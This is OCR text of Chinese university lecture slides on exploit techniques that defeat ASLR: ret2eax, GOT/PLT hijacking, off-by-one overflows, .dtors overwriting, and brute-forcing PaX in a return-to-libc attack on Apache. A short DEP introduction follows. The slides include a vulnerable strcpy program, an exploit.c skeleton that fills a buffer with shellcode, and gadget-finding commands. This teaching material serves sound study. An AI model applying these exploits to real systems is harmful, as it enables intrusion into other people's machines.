
堆栈欺骗的方法

(4) ret2eax




堆栈欺骗的方法

(4) ret2eax




堆栈欺骗的方法

(4) ret2eax



堆栈欺骗的方法

(4) ret2eax




中国科学院大学

University of Chinese Academy of Sciences

堆栈欺骗的方法

(4) ret2eax



堆栈欺骗的方法

(4) ret2eax

vuln.c

```
void function(char* str) {
    char buf[256];
    strcpy(buf, str);
}

int main(int argc, char **argv) {
    function(argv[1]);
}
```

exploit.c

```
#define CALLEAX 0x08048453

int main(void) {
    char *buff, *ptr;
    long *adr_ptr;

    buff = malloc(264);
    ptr = buff;
    adr_ptr = (long *)ptr;
    for (i=0; i<264; i+=4)
        *(adr_ptr++) = CALLEAX;

    ptr = buff;
    for (i=0; i<strlen(shellcode); i++)
        *(ptr++) = shellcode[i];

    buff[264] = '\0';
    printf("%s",buff);
}
```

Find &call *%eax:

```
> objdump -D vuln | grep -B 2 "call"
804844f:      74 12
8048451:      31 db
8048453:      ff d0
```

```
je      8048463
xor      %ebx,%ebx
call     *%eax
```




中国科学院大学

University of Chinese Academy of Sciences

GOT 劫持 (hijacking)

- GOT : Global Offset Table
 - 全局偏移量表：你的变量，函数存放在一个页面的位置。
- PLT : Procedure Linking Table
 - 程序链接表
- 流程：调用一个动态链接库函数，PLT查询GOT中是否有地址，如果有，直接查表GOT调用，如果没有，先解析函数地址，存入GOT。



GOT 劫持

- 思路清晰：
 - 找到printf的地址，使用gdb。
 - 修改为system的地址

```
void anyfunction(void) {  
    system("someCommand");  
}  
  
int main(int argc, char** argv) {  
    char* ptr;  
    char array[8];  
    ptr = array;  
    strcpy(ptr, argv[1]);  
    printf("Array has %s at %p\n", ptr, &ptr);  
    strcpy(ptr, argv[2]);  
    printf("Array has %s at %p\n", ptr, &ptr);  
}
```



单字节溢出Off by one


- 最常见的，复制数组时，容易算错数组的长度，而字符串数组往往以零（\0）结尾，因此只溢出一个字节零。
- - ↓

```
for (i=1; i<=size; i++)  
    dst[i] = src[i];
```



单字节溢出

- 几个知识点：
 - EBP紧跟着一个变量，这个变量最好是一个被复写的数组。
 - 一个地址块长4位，溢出一个零就是EBP尾巴变成0。
 - 数组足够大，使得新的EBP仍然在数组中。



Overwriting .dtors

- .dctor区不随机化，因此可被攻击。

```
static void my_constructor(void)
    __attribute__((constructor));
void my_constructor(void) {
    printf("Constructor\n");
}

int main(int argc, char *argv[]) {
    char *heap_buff;
    heap_buff = (char *)malloc(strlen(argv[1]));
    strcpy(heap_buff, argv[1]);
    char buff[32];
    snprintf(buff, sizeof(buff), argv[2]);
    buff[sizeof(buff)-1] = '\0';
}
```



总结

1. Brute force
2. Return into non-randomized memory
 - a) ret2text
 - b) ret2bss
 - c) ret2data
 - d) ret2heap
3. Pointer redirecting
 - a) String pointer
4. Stack divulging methods
 - a) Stack stethoscope
 - b) Formatstring vulnerabilities
5. Stack juggling methods
 - a) ret2ret
 - b) ret2pop
 - c) ret2esp
 - d) ret2eax

Additional in the paper:

- DoS by format string vulnerabilities
- Redirecting function pointers
- Integer overflows
- GOT and PLT hijacking
- Off by one
- Overwriting .dtors



中国科学院大学

University of Chinese Academy of Sciences

结论

启用了ASLR的Linux系统仍会受到内存攻击的影响，ASLR通常跟诸如StackGuard，StackShield等其它安全措施一起使用。

但是，通常这些安全的手段并不是默认都在系统中开启，因为修改系统环境会影响整机的速度，编译器扩展需要重新编译每一个二进制文件，而library wrapper也并不是对每个程序都兼容。





02

On the Effectiveness of Address-Space Randomization

地址随机化的效率

引言

- 人们认为，地址随机化可以预防攻击者使用相同的利用攻击包含同样漏洞的程序实例。
- 通过每次重新启动程序时，不同的地址随机化要求暴力破解重新计算地址。
- 实际上，单纯的地址随机化并不能阻止对缓冲区溢出漏洞的攻击。



一些新的问题

- 地址随机化位数是有限的：
 - 栈堆等空间如果很大，对于32位系统可用空间为4G ($=2^{32}\text{bit}$)，如果随机化的页面很大比如3.75G，随机高位地址会溢出。
 - 空间在计算机中以页面形式存在，栈只能从一个页面随机到另一个页面，不能连续变换，当页面大小为4K ($=2^{12}\text{bit}$) 时，随机化位数减少12位。
 - 很显然页面大小决定地址后几位不变，栈的大小决定前几位不变。
- 暴力破解是有效的，16位的暴力破解大概在三分半钟左右。



从一次攻击谈起 Return-to-libc Attack

- 在Apache中构建一个漏洞

```
char buf[64];  
:  
strcpy(buf,s); /* Overflow buffer */
```

- 像之前一样我们找到一个strcpy函数



从一次攻击谈起

- 攻击成功的三件要素：
 - 构建你要执行的代码，找到代码被随机化后的地址，将正常返回地址复写成该地址。
- 简单地，我们省略前两个步骤，将返回地址篡改为服务器中某一系统函数地址
 - 因此步骤变为：找到该函数随机化后的地址，将正常返回地址复写成该地址
 - 效果：本该继续执行的代码要么退出，要么进行一些系统操作，如休眠



从一次攻击谈起

- 我们将目标对准系统函数usleep ()

top of stack (higher addresses)
⋮
ap_getline() arguments
saved EIP
saved EBP
64 byte buffer
⋮
bottom of stack (lower addresses)

top of stack (higher addresses)
⋮
0x01010101
0xDEADBEEF
guessed address of usleep()
0xDEADBEEF
64 byte buffer, now filled with A's
⋮
bottom of stack (lower addresses)

- 将EIP修改为usleep () 的地址



求地址是关键的

- $\text{address} = 0x40000000 + \text{offset} + \text{delta_mmap}$
- 知识点：
 - 0x4中的4表示高四位不参与随机化；offset表示usleep函数在页面中的偏移量，使用objdump即可获得；delta_mmap是我们关注的，它就是PaX对栈的随机偏移。
- 攻击手段：
 - 猜，delta_mmap也就16位，65536种情况。进行65536次攻击，请求被服务器拒绝失败；服务器休眠即成功。
 - 显然，平均攻击用时32768次，相当于少了一位随机化。（在漏洞攻击中我们往往将2地幂次变成位数方便叙述）
- 题外话：系统进程在虚拟空间的高地址处，不随子进程地生成而改变随机化地址，始终只有一个备份（一般来说），便于攻击。



改进ASLR

- 提高随机频率：
 - 概率上无效
- 从32位到64位：
 - 暴力破解成功归功于问题规模小，64位可将有效随机化尺度提高到40位，大概十万小时破解一次，十几年吧。√（本质上解决问题）
- 精细化粒度（增加随机化位数）
 - 修改页面大小（增加中间可随机化位数大小即delta_mmap）√（类似于方案一）
- 错误监测
 - 对尝试引发段错误的程序进行监控
 - 方法较困难，监测难以区分速度较快的攻击程序





03

数据执行保护 (DEP) 简介

◎DEP简介 ◎DEP原理

DEP简介

DEP - **数据执行保护**的缩写，Data Execution Prevention。

